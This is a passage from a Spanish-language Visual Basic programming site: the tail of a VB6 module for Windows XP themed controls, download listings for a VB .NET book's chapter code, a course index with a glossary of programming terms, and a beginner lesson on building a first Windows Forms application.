            ' b contendrá el que esté más "abajo"
            b = j
        End If
        If opB(j).Left < minL Then
            minL = opB(j).Left
        End If
        If opB(j).Left + opB(j).Width > minW Then
            minW = opB(j).Left + opB(j).Width
        End If
        Set opB(j).Container = pic
        opB(j).ZOrder
    End If
Next
With pic
    .BorderStyle = 0
    .Visible = True
    .Move minL, minT, minW - minL, (opB(b).Top + opB(b).Height - minT)
    ' ponerlo debajo, por si hubiese algún otro control "desplazado"
    ' por ejemplo en el caso de que los Options estén uno al lado del otro
    .ZOrder 1
    .BackColor = .Container.BackColor
End With
' posicionar correctamente los Options
For j = i To nOpB
    If opB(j).Container.Tag = opB(i).Container.Tag Then
        opB(j).Top = opB(j).Top - minT
```

```
                    opB(j).Left = opB(j).Left - minL 'pic.Left
                End If
            Next
        End If
    Next
    '
    '
    'Debug.Print "Total picFrm en crearPicFrm2= "; nPicFrm
    Err.Number = 0
End Sub
'
#End If
```

Espero que con este código te sea más fácil automatizar tus formularios para que puedan usar los temas de Windows XP.

Nos vemos.
Guillermo

Aquí tienes el zip con el código del módulo BAS además de un par de formularios para que veas cómo trabaja. También incluyo el fichero de proyecto para VB5, así como los ejecutables y los ficheros .manifest correspondientes.
Fichero: temasXPvbauto.zip 59.3 KB



Los ZIPs con el código de los capítulos del Manual Imprescindible de Visual Basic .NET

Aquí tienes el código de cada uno de los capítulos del **Manual Imprescindible de Visual Basic .NET**
También están los iconos usados en la aplicación para Windows de los últimos capítulos del libro.
El apéndice A (en formato PDF), tendrás que bajarlo de la página de Anaya Multimedia, más concretamente desde este link: http://www.anayamultimedia.es/atencion/atefr3.htm, búscalo al final de la página.

- Código del Capítulo 1
- Código del Capítulo 2
- Código del Capítulo 3
- Código del Capítulo 4 (actualizado 27/Sep/02)
- Código del Capítulo 5
- Código del Capítulo 6
- Código del Capítulo 7
- Código del Capítulo 8
- Código del Capítulo 9
- Código del Capítulo 10
- Código del Capítulo 11
- Código del Capítulo 12
- Código del Capítulo 13
- Código del Capítulo 14
- Código del Capítulo 15
- Código del Capítulo 16
- Código del Capítulos 17 a 20

- Las imágenes para la barra de herramientas

Las instrucciones para descomprimir cada uno de estos archivos zips es bien fácil:
Crea un directorio en cualquier disco de tu equipo y descomprime cada uno de los archivos usando el nombre del zip, de esta forma, cada capítulo estará en su propio directorio.
Si quieres puedes descomprimir todos los zips en una misma carpeta, pero eso podría ser un pequeño "follón", ya que son muchos proyectos (cada proyecto tiene su propia carpeta o directorio).
La forma más fácil, es pulsar con el botón secundario del ratón sobre cada archivo zip y elegir la opción "Extract to folder [...]\CapNN", esto creará una carpeta con el nombre del archivo y se extraerá el contenido del mismo dentro de ella.
En la siguiente captura te muestro lo que acabo de explicar:

El código no estaba antes publicado, porque ayer (18/sep) por la tarde recibí el libro y estoy comprobando que el código publicado sea el mismo que aparece en el libro; además de que en cada proyecto indico la página o páginas del libro en la que aparece el código, para que resulte más fácil localizar cada ejemplo.

Espero que te compres el libro... (si no lo has hecho ya), y que me des tu opinión sobre el mismo, enviándome un mensaje con el asunto: Sobre el libro (espero que te imagines porqué no pongo un acceso para enviarme el comentario... je, je) Gracias.

Actualizado: 19/Sep/2002 (los siete primeros capítulos y los iconos, en breve estarán los demás)
Actualización del 23/Sep/2002: Capítulos 8 a 12.
Actualización del 27/Sep/2002: rectificación del Capítulo 4.
Actualización del 25/Dic/2002: Capítulos 13 a 15.
Actualización del 25/Dic/2002: Capítulos 16 a 20.

Curso de iniciación a la programación con Visual Basic .NET

Índice del curso de iniciación a VB .NET
Iniciado el 08/Sep/2001, última entrega publicada el 30/Ago/2003
Actualizado el 11/Ago/2003

Las descargas

Estas son las entregas publicadas:

Entrega	Conceptos explicados
Glosario	Descripción de algunas palabras relacionadas con la programación en general y con .NET en particular.
Uno (12/Oct/01)	Qué es el .NET Framework, Namespaces, Assemblies, Crear una aplicación VB.NET para consola.

Dos (15/Oct/01)	Primer proyecto Windows con VB.NET y C#, añadir controles a los formularios, añadir eventos a los controles, función MsgBox y MessageBox, método Close del formulario, uso de Me y this, concatenar cadenas, uso de Application.ProductName.
Tres (26/Oct/01)	Ajustar automáticamente los controles al tamaño del formulario o ventana de nuestra aplicación. Hacer que se muestren barras de scroll cuando el formulario es más pequeño que el contenido del mismo. Añadir eventos a los controles y/o al formulario. Manejo de Listas: Añadir, eliminar y recuperar elementos, recorrer el contenido de los elementos seleccionados, permitir múltiple selección, etc.. Y otros conceptos como: Colecciones, With, If/Then, For, etc.
Cuatro (27/Oct/01)	Las variables explicadas casi a fondo. Los distintos tipos de datos. Funciones de conversión entre tipos. El uso de Option Strict, Option Explicit y Option Compare. Introducción al IF / THEN, expresiones lógicas y alguna que otra cosilla más.
Cinco (06/Ene/02)	Más cosas sobre las variables y la forma de declararlas. Cómo influye el lugar en el que se ha declarado en la visibilidad o ámbito de las variables.

Seis (11/Nov/02)	Otra forma de evaluar expresiones con AndAlso y OrElse. Los distintos tipos de bucles que podemos usar en nuestras aplicaciones, así como salir de esos bucles de forma explícita.
Siete (06/Dic/02)	La instrucción Select Case para elegir entre varias opciones, cómo crear enumeraciones (o constantes con nombres relacionadas entre sí) y algunas otras cosillas que harán que recordemos lo visto hasta ahora y otras cosas que veremos en futuras entregas.
Ocho (11/Dic/02)	Tratamiento de errores estructurados (Try... Catch) y no estructurados (On Error...). Todo sobre cómo interceptar errores (o excepciones); cómo crear o lanzar nuestros propios errores y más cosillas relacionadas con los errores producidos en tiempo de ejecución.
Nueve (25/Dic/02)	Tipos por referencia y por valor. Los arrays (o matrices) y algunos métodos y propiedades de los arrays y la clase Array, tales como Sort, Length y CopyTo. Cómo usar los arrays y cómo recorrerlos con For y For Each

Diez (19/Ene/03)	Los arrays multidimensionales: Cómo declararlas y usarlas. Cómo cambiar el tamaño de un array, incluso conservando los valores anteriores, cómo eliminar el contenido de un array de la memoria. Cómo dar formatos a números, fechas y cadenas.
Once (18/Feb/03)	Definición de Programación Orientada a Objetos y las condiciones que deben cumplir los lenguajes que se precien de ser orientado a objetos: herencia, encapsulación y polimorfismo. Cómo definir una clase, crear clases derivadas y cómo crear objetos basados en las clases.
Doce (30/Mar/03)	Definición de los elementos de un proyecto de Visual Basic .NET. Los elementos de una clase. Los procedimientos (métodos) y cómo indicar parámetros o argumentos a los procedimientos, tanto por valor (ByVal) como por referencia (ByRef)
Trece (30/Abr/03)	Parámetros opcionales, array de parámetros opcionales, sobrecarga de procedimientos y sobrecarga del constructor de una clase.

Catorce (11/Ago/03)	Campos y propiedades Cómo crear propiedades de sólo lectura o sólo escritura. Campos de sólo lectura
Quince (30/Ago/03)	Ámbito o nivel de visibilidad de los elementos de un programa. Cómo y dónde declarar las variables. Los niveles de visibilidad: Private, Public, Friend, Protected y Protected Friend. La diferencia entre Class y Module. Los miembros compartidos (Shared).

Nota sobre la versión de Visual Studio .NET usada en este curso:

Este curso de introducción a Visual Basic .NET (y otros conceptos .NET), se empezó usando la Beta 2 pública de Visual Studio .NET.
A fecha de hoy (11 de noviembre de 2002) la versión definitiva ya está en la calle, (realmente hace ya bastantes meses), y por lo que he podido comprobar, todo lo dicho es válido para la versión definitiva.

A partir del 18 de noviembre de 2002 se ha hecho pública la beta final de la versión 2003 de Visual Studio .NET, por tanto, algunos de los cambios realizados en esa versión también se comentarán en las entregas.
Aunque será de "pasada", por la sencilla razón de que la versión definitiva no estará a la venta hasta abril/mayo de 2003 y es probable de que la mayoría de los que leáis estas entregas aún tengáis la primera versión (la 2002) de Visual Studio .NET e incluso la beta 2 de dicho entorno de desarrollo.
Pero si quieres saber cuales son las novedades (o los cambios) que dicha versión 2003 traerá, al menos en lo que al lenguaje Visual Basic .NET se refiere, te recomiendo que le eches un vistazo a lo que publiqué en su día sobre dichas "novedades", además de que, como te he comentado, en las entregas, (al menos a partir de la octava), ya empiezo a contarte las novedades que no sólo el lenguaje, sino también el entorno de desarrollo va incorporando.

Pero puede ser que algunas de las cosas explicadas estén mal o realmente se me haya escapado algo... en caso de que así sea, te pediría que me enviaras un mensaje diciéndome que hay un fallo en el curso de VB .NET, pero no pongo el link, ya que algunos lo usan para enviarme una consulta o un mensaje que no tiene nada que ver con lo que "pido" que me digas... así que, no pongo el link... y si de verdad tienes que decirme que hay algo mal en este curso, sabrás cómo hacerlo.
Gracias por adelantado.

©Guillermo 'guille' Som, 2001-2003, por el curso de iniciación y el código mostrado.

Descargas

El curso en formato PDF 1ª parte (entregas 1 a 13 y glosario)
CursoVBNETGuille_pdf1.zip 1.46MB,
Autor: Marc S.

Curso de iniciación a la programación con Visual Basic .NET

Iniciado el 08/Sep/2001
Última revisión: 30/Ago/2003

Publicado inicialmente el 12/Oct/2001

Algunos conceptos que usaremos con bastante frecuencia en el resto de las entregas:

Palabra	Descripción
Clases / Objetos	Prácticamente todo lo que manejemos en el entorno .NET es una clase u objeto, de hecho todas las clases derivan de una clase u objeto básico: la clase System.Object
Programación Orientada a Objetos (OOP / POO)	Una forma de programar basada en la reutilización de código mediante herencia, encapsulación y polimorfismo.

Herencia	La posibilidad de que una clase herede las propiedades y métodos de otra clase de forma que se puedan usar con la nueva clase de igual forma que si se hubiesen escrito directamente en ella.
Encapsulación	La posibilidad de ocultar el código usado para implementar un método o cualquier otro procedimiento o función de forma que lo único que interese sea el interface expuesto por la clase u objeto.
Polimorfismo	La posibilidad de usar en clases diferentes propiedades o métodos con el mismo nombre de forma que cuando se usen no nos preocupe a que clase pertenece. Por ejemplo el objeto básico del que derivan todas las clases de .NET tiene una propiedad llamada ToString, ésta propiedad estará implementada de forma diferente en diferentes clases, pero nosotros la usaremos de la misma forma, sin importarnos que objeto estemos usando.
Interface	Se dice que las propiedades y métodos expuestos por una clase forman el interface de la misma.
Clases abstractas	Son clases que exponen un interface el cual hay que usar en las clases que se hereden de dicha clase abstracta.

Interface / Implements	Los interfaces a diferencia de las clases es que no hay que escribir código para los métodos o propiedades que expone, simplemente se indica la "declaración". Usando Implements, se pueden usar esas interfaces en las clases, aunque hay que escribir el código de cada método o propiedad implementado.
Procedimiento	Un método, función o propiedad de una clase o módulo.
Método	Un procedimiento (Sub, Function - función) que se usa para realizar una tarea específica en la clase o módulo.
Sub	Un procedimiento SUB es como una instrucción, es decir, realiza una tarea (ejecuta el código que haya en su interior), pero no devuelve un resultado.
Function (Función)	Los procedimientos FUNCTION son como las funciones del vb.NET, es decir, realizan una tarea, al igual que un Sub, pero siempre suelen devolver un valor, resultado del código que se ha ejecutado en su interior. A las funciones no se les puede asignar valores, a diferencia de las Propiedades.

Property (Propiedad)	A diferencia de los métodos, las propiedades se usan para "configurar" la forma que tendrá la clase. Algunas veces es difícil diferenciar un método de una propiedad, pero por convención los métodos realizan tareas. Por ejemplo, el ancho de un objeto es una propiedad, mientras que mostrar el objeto se realizaría con un método. A las Propiedades se les puede asignar valores y pueden devolverlos, (como las funciones). Aunque también pueden existir propiedades de solo lectura, (solamente devuelven valores), o de solo escritura, (sólo se les puede asignar valores, pero no los devuelven).
Parámetro	Los métodos o propiedades pueden tener parámetros, (uno o varios), los cuales le indicarán los valores que deben usar para la tarea que debe realizar. Por ejemplo, un método Contar podría recibir un parámetro con el valor de las veces que tiene que contar.
Parámetros opcionales	Algunos procedimientos que aceptan parámetros, pueden tener también parámetros opcionales, los cuales, como su nombre indica, pueden o no ser incluidos en la llamada al procedimiento. Los parámetros opcionales tienen unos valores por defecto, el cual se usará en caso de que no se especifique.
Variable	Son "espacios" de memoria en la que se almacena un valor. Se usarán para guardar en memoria los valores numéricos o de cadena de caracteres que nuestro programa necesite. Usa este link para ver los distintos tipos de datos.

Constante	Valores numéricos o de cadena que permanecen constantes, sin posibilidad de cambiar el valor que tienen. En caso de que necesitemos cambiar el valor, usaremos las variables.
Evento	Los eventos son procedimientos (SUB) que se ejecutan normalmente cuando el sistema Windows los provoca, por ejemplo, al hacer click en una ventana o en cualquier objeto de la ventana, cuando cambiamos el tamaño de una ventana, cuando escribimos en una caja de textos, etc.
Handles	En VB.NET se usa Handles, seguido del nombre del evento, para indicar qué evento es el que se maneja en el procedimiento indicado. El formato suele ser: Sub Nombre(parámetros) Handles Objeto.Evento
Sobrecarga (Overload)	Se dice que un método está sobrecargado cuando existen distintas versiones de dicho método en la clase. Por ejemplo métodos con el mismo nombre que reciban parámetros de distintos tipos.
Formulario (ventana)	Un formulario es una ventana de Windows la cual usaremos para interactuar con el usuario, ya que en dicha ventana o formulario, estarán los controles y demás objetos gráficos que mostraremos al usuario de nuestra aplicación. Los formularios también son llamados "formas" o Forms en su nombre en inglés.

MyBase	La palabra clave *MyBase* se comporta como la clase de la que ha derivado la clase actual, es decir si una clase deriva de una (o hereda a otra) clase, MyBase se referirá a dicha clase base, de esta forma es posible acceder a los métodos, propiedades y eventos de la clase de la que se deriva (o hereda) la clase actual.
Me (this)	La palabra clave (o instrucción) *Me* hace referencia a la clase actual. Por ejemplo Me.Width se refiere a la propiedad Width de la clase actual. En C# en lugar de Me es **this**.
Colecciones	Serie de datos que están guardados en una lista, array (o matriz) o una colección propiamente dicha y que permite interactuar con los elementos de las mismas, pudiendo añadir, recuperar, eliminar uno o todos, saber cuantos elementos hay, etc.
Expresiones	Una expresión es una secuencia de operadores y operandos que describe un cálculo. Normalmente una expresión se evalúa en tiempo de ejecución. Existen expresiones numéricas y alfanuméricas o de caracteres.
Expresiones Lógicas	Las expresiones lógicas son expresiones pero cuyo resultado es un valor "lógico" (verdadero o falso). Este tipo de expresiones se usan normalmente con instrucciones que normalmente necesitan un valor verdadero (true) o falso (false)

Módulo	Los módulos, al igual que las clases, son "espacios" en los cuales se incluyen declaraciones de variables, procedimientos, funciones, etc. Pero a diferencia de las clases, el código contenido en un módulo siempre está disponible de forma directa, sin necesidad de crear una "instancia" de dicho módulo.
Instancia	Para poder usar una clase u objeto, hay que crear una instancia del mismo. Es decir, debemos declarar una variable y a esa variable asignarle el objeto o clase en cuestión para que podamos usarlo. Es como si tuviésemos que darle vida al objeto par poder usarlo.
Enumeraciones (Enum)	Las enumeraciones son una serie de valores constantes (de tipo numérico), que de alguna forma están relacionadas entre sí. A diferencia de las constantes normales, una variable declarada como una enumeración, puede tomar cualquiera de los valores indicados en la enumeración.
Array (matriz)	Los arrays (o matrices) son un tipo de variable que permiten tener más de un elemento, (o valor en su interior), a los que se pueden acceder mediante un índice. Un array también es el tipo en el que se basan todas las matrices o arrays.
Common Language Runtime (CLR)	El CLR (*Common Language Runtime*) es el motor en tiempo de ejecución del .NET Framework, es decir la parte del "entorno" que se encarga de ejecutar el código de los lenguajes del .NET Framework.

Ámbito / Accesibilidad	El ámbito es lo que indica el nivel de visibilidad (o accesibilidad) de un elemento, ya sea una variable, procedimiento o clase. Los niveles de accesibilidad pueden ser Private, Public, Friend, Protected o Protected Friend. En la documentación de Visual Studio .NET, ámbito es el nivel de visibilidad que puede tener, ya sea a nivel de bloque, procedimiento, módulo o espacio de nombres. Y la accesibilidad es la "visibilidad" de dicho elemento, si es público, privado, etc.
Variables estáticas	Son variables definidas en los procedimientos con la instrucción Static en lugar de con Dim, que mantienen el valor entre llamadas a ese procedimiento. A diferencia de las variables normales, las cuales pierden el valor una vez que se termina el procedimiento.
Miembros compartidos	Son miembros de una clase que pueden ser accedidos sin necesidad de crear una instancia de la clase. Se declaran usando la instrucción Shared.
Miembros de instancia	Son miembros de una clase que sólo pueden ser accedidos al crear una instancia de la clase en la memoria.
...	...

Sigue visitando esta página ya que iré añadiendo nuevas palabras a este glosario.

Nos vemos.
Guillermo

volver al

Curso de iniciación a la programación con Visual Basic .NET

Entrega número dos.
Publicada el 15/Oct/2001
Revisada el 13/Ene/2002 (algunas correcciones gramaticales y otras menores)

En la entrega anterior vimos algunos conceptos generales que acompañan a esta versión de Visual Basic, también vimos algunas **palabras** que usaremos durante todo este curso de iniciación, dichas palabras están en el glosario, al cual iré añadiendo nuevas definiciones, conforme surjan o yo me vaya acordando, así que te recomiendo que de vez en cuando le eches un vistazo.
Ahora vamos a empezar con esta segunda entrega del Curso de Iniciación a la programación con Visual Basic .NET

Lo primero que vamos a aprender es a saber manejarnos un poco con el entorno de desarrollo (IDE) de Visual Studio .NET, sí he dicho entorno de desarrollo de Visual Studio, no de Visual Basic... y no me he confundido, ya que dicho IDE es el mismo para cualquier lenguaje .NET. Por tanto, si además de usar el VB.NET quieres hacer tus "pinitos" con el C# o con cualquier otro, no tendrás que abrir otro programa para cada uno de esos lenguajes. Incluso podrás trabajar con varios proyectos a un mismo tiempo, aunque sean de lenguajes diferentes. Además, si así lo quieres y "sabes" cómo hacerlo, puedes crear tus propios complementos para que se integren con el IDE de Visual Studio .NET.
Aunque eso, casi con total seguridad, no lo veremos en este curso de iniciación.

Lo primero que vamos a hacer es cargar el entorno de desarrollo del Visual Studio .NET, así que... ya puedes abrirlo, si es que no la has hecho ya.
En la pantalla de inicio, selecciona un nuevo proyecto. Pero esta vez vamos a seleccionar una aplicación de Windows:

Figura 1

No te preocupes, que no te voy a complicar la vida, simplemente vamos a tener algún tipo de proyecto cargado en el entorno de desarrollo, ya que lo que vamos a ver es cómo modificar y configurar algunos de los aspectos del mismo.
Déjale el nombre que te muestra, ya que nos da igual cómo se llame. (el Guille está un poco *pasota*, ¿verdad?)

En el proyecto, se habrá creado un formulario, el cual seguramente te lo mostrará de forma automática. Si no se mostrara nada y siguiera estando la pantalla de inicio... dale un respiro ya que seguramente se lo estará pensando... en caso de que después de pensárselo no lo mostrara tampoco... fíjate en el lado derecho de la pantalla, verás que hay un "panel" o ventana en la que se indica el proyecto actual y se muestran los ficheros que lo componen. Ese panel es el "**Solution Explorer**" o **Explorardor de Soluciones**, (te digo cómo se llama en los dos idiomas, ya que, algunas de las imágenes que te voy a mostrar están capturadas de la versión en castellano del Visual Studio .NET y otras de la versión en inglés... así cuando la veas en un idioma o en otro, sabrás de que estoy hablando).




Figura 2

Para que se muestre el formulario (Form1), haz doble click en dicho "elemento" del explorador de soluciones.
Lo que vamos a hacer ahora es cambiar la separación de los puntos que se muestran en el formulario, ese "grid" o grilla, servirá para ajustar los controles (ya sabrás de qué hablo) que se añadan a dicho formulario.
Por defecto la separación es de 8x8 puntos o pixels... y vamos a ponerlo en 4x4.
Selecciona el formulario, (el cual se supone que ya si puedes verlo), simplemente con hacer un click en él es suficiente. verás que tiene este aspecto:




Figura 3

Realmente no tendrá ese aspecto, salvo que tengas el *Windows XP*, pero al aspecto que me refiero es al de la separación de los puntos.

En el panel de la derecha, debajo del explorador de soluciones, está la ventana de propiedades del elemento que actualmente esté seleccionado, en nuestro caso son las propiedades del Form1. Vamos a buscar el elemento **GridSize** para poder cambiar el tamaño de separación. Verás que se muestran dos valores separados por punto y coma, pero también hay una cruz a la izquierda de la palabra GridSize, si pulsas en esa cruz, se mostrarán los tamaños a lo que se refiere esos valores separados por punto y coma:

Figura 4

Posiciónate en cualquiera de ellos y asígnale el valor 4, de esta forma, tendremos un formulario con una cuadrícula mas pequeña, en la que será más fácil posicionar los controles que queramos añadir al formulario en cuestión.

Fíjate que después de haber cambiado esos valores, los mismos se muestran en "negrita", indicándonos de esta forma que son valores que nosotros hemos asignado, los que tiene por defecto. También te habrás fijado que ahora el "grid" tiene los puntos más juntos. Si no te gusta así como está ahora, ponlos a tu gusto. Yo los configuro a 4x4, pero tu eres libre de ponerlos como mejor te plazca...
El aspecto habrá cambiado a este otro, te muestro el aspecto de Windows XP y el del Windows 2000 (clásico), aunque en resumidas cuentas, lo que hay que ver es que *los punticos esos están más arrejuntaos*...

Figura 5




Figura 6

Para añadir controles al formulario, hay que usar la barra de herramientas que está situada en la parte izquierda del IDE de Visual Studio .NET, por ejemplo para añadir una etiqueta (Label) y una caja de texto (TextBox), simplemente haz doble-click sobre esos elementos de la barra de herramientas y se añadirán al formulario.
Para poder situarlos en el sitio que más te apetezca, simplemente pulsa en ellos y manteniendo el ratón pulsado, ponlos donde más te guste... todo esto deberías saber hacerlo, ya que son cosas básicas de Windows, así que en próximas ocasiones no esperes tantas explicaciones... ¿vale?

Añade ahora un botón (Button) y sitúalo debajo del textbox. Para cambiarle el texto que muestra el botón, que por defecto será el nombre que el IDE le ha asignado, en esta ocasión será Button1, hay que usar la ventana de propiedades, en esta ocasión el elemento que nos interesa de esa ventana de propiedades es **Text**, escribe Mostrar y cuando pulses Intro, verás que el texto del botón también ha cambiado. Si antes has trabajado con el Visual Basic "clásico", esa propiedad se llamaba Caption. Decirte que ya la propiedad Caption no existe en ningún control, ahora se llama Text.
Haz lo mismo con la etiqueta, recuerda que tienes que seleccionarla (un click) para que se muestren las propiedades de la etiqueta, escribe **Nombre:** y pulsa intro.

Ahora vamos a escribir código para que se ejecute cada vez que se haga click en el botón que hemos añadido.
Para ello, selecciona el botón Mostrar y haz doble click en él, se mostrará una nueva ventana, en este caso la ventana de código asociada con el formulario que tenemos en nuestro proyecto.

Te mostrará esto: (realmente te mostrará más cosas, pero por ahora centrate sólo en este código)

```
Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles Button1.Click

End Sub
```

Lo que vamos a hacer ahora, como ya te he dicho, es escribir el código que se ejecutará cuando se haga click en ese botón, lo cual producirá el **evento** Click asociado con dicho botón, ese evento se producirá si se hace un click propiamente dicho, es decir con el ratón, o bien porque se pulse intro o la barra espaciadora cuando el botón tenga el foco.
La nomenclatura, (forma de llamar a las cosas), para los eventos de Visual Basic siguen el siguiente "esquema":
[nombre del control] [guión bajo] [nombre del evento]
Pero esto sólo es una sugerencia que Visual Basic nos hace, en las versiones anteriores no era una sugerencia, era una imposición. Podemos dejar el nombre que Visual Basic nos sugiere o podemos poner el nombre que nosotros queramos; lo importante aquí es la parte final de la línea de declaración del procedimiento: ***Handles Button1.Click***, con esto es con lo que el compilador/intérprete de Visual Basic sabe que este procedimiento es un evento y que dicho evento es el evento Click del objeto Button1.

> Un detalle: el nombre Button1 es porque hemos dejado el nombre que por defecto el IDE de Visual Studio asigna a los controles que se añaden a los formularios. Si quieres que se llame

de otra forma, simplemente muestra el formulario, selecciona el control al que quieres cambiarle el nombre, busca la propiedad Name en la ventana de propiedades y cambia el nombre que allí se sugiere por el que tu quieras... o casi, ya que para los nombres de los controles, así como para otras cosas que usemos en Visual Basic hay que seguir ciertas normas:
- El nombre debe empezar por una letra o un guión bajo.
- El nombre sólo puede contener letras, números y el guión bajo.

Por tanto, si quieres cambiarle el nombre al evento que se produce cuando se hace click en el botón, escribe ese nombre después de Private Sub, aunque no es necesario cambiar el nombre del evento, ya que, al menos por ahora, nos sirve tal y como está.

Lo que si importa es lo que escribamos cuando ese evento se produzca, en este caso vamos a a hacer que se muestre un cuadro de diálogo mostrándonos el nombre que previamente hemos escrito en el cuadro de texto.
Escribe lo siguiente en el hueco dejado por el Visual Basic, la línea que hay entre Private Sub... y End Sub

```
MsgBox("Hola " & TextBox1.Text)
```

Antes de explicarte que es lo que estamos haciendo, pulsa F5 para que se ejecute el código que hemos escrito o pulsa en el botón "play" que está en la barra de botones.
Escribe algo en la caja de textos, que por defecto tendrá "TextBox1", (que es el valor que por defecto Visual Basic le asigna a la propiedad Text de dicho control), pulsa en el botón Mostrar y verás que se muestra un cuadro de diálogo diciéndote Hola y a continuación lo que hayas escrito en el TextBox.

Algo así:




Figura 7

Pues sí: ¡esta es tu primera aplicación para Windows creada con el Visual Basic .NET!
(pfiuuuuu, pfiiiiuuuu, bang! (sonido de cohetes y esas cosas))

Pulsa en el botón OK (Aceptar) para quitar el cuadro de diálogo y para cerrar el formulario, pulsa en el botón con la "x".

Ahora vamos a añadir otro botón, el cual se llamará cmdCerrar y el texto que debe mostrar es: Cerrar.
Y este es el código que debe ejecutar cuando se haga click en el... ¿te atreves a hacerlo sin ayuda? Si no te atreves, tendrás que hacerlo sin mi ayuda... creo que ya sabes cómo hacerlo... venga, no me seas holgazán... (u holgazana, puntualicemos).

```
Me.Close()
```

Pulsa F5 y cuando pulses en el botón cerrar, se cerrará el formulario.

Ahora veamos con detalle el código que hemos usado en los dos eventos:

```
MsgBox("Hola " & TextBox1.Text)
```

En este código tenemos lo siguiente:
MsgBox que es una función o método, (realmente es una clase, como casi todo en .NET), cuya tarea es mostrar en un cuadro de diálogo lo que le indiquemos en el primer parámetro, también tiene parámetros opcionales, pero por ahora usemos sólo el primero que es obligatorio.
En Visual Basic.NET todos los procedimientos que reciban parámetros deben usarse con los paréntesis, esto no era así en las versiones anteriores de VB, por tanto, para indicarle que es lo que queremos que muestre, tendremos que hacerlo dentro de los paréntesis, en este caso, queremos que se muestre la palabra **"Hola "** y lo que haya en la caja de texto.
La palabra Hola (seguida de un espacio) es una constante, es decir siempre será la palabra Hola seguida de un espacio, salvo que nosotros queramos que sea otra cosa... pero una vez que el programa esté compilado, siempre será lo mismo... por eso se llama constante, porque no cambia... en este caso una constante alfanumérica o de cadena, por eso va entrecomillada, ya que todos los *literales* o cadenas que queramos usar en nuestros proyectos deben ir dentro de comillas dobles.
Por otro lado, **TextBox1.Text** representa el texto que haya en la caja de textos y por tanto devolverá lo que en él hayamos escrito.
Por último, para que esas dos cadenas de caracteres, la constante Hola y el contenido de la propiedad Text del control TextBox1, se puedan unir para usarla como una sola cadena, usaremos el signo & (ampersand) el cual sirve para eso, para concatenar cadenas de caracteres y hacer que Visual Basic entienda que es una sola.
Por tanto, si la propiedad Text del control TextBox1 contenía la cadena TextBox1, (tal y como se muestra en la figura 7), al unir las dos cadenas, resultará una nueva con el siguiente contenido: **"Hola TextBox1"** que no es ni más ni menos que la "suma" de las dos cadenas que teníamos... (sí, ya se que soy un poco pesado con estos y que me estoy repitiendo, pero tú lee y deja que yo piense en cómo hacer que todo esto te entre en tu cabecita... ¿vale? gracias por la confianza...)

En el método del evento Click del botón cerrar hemos escrito: Me.Close()
Me representa al objeto o clase Form1 (el formulario) y el método **Close** lo que hace es cerrar el formulario, igual que cuando pulsamos en el botón cerrar del formulario.

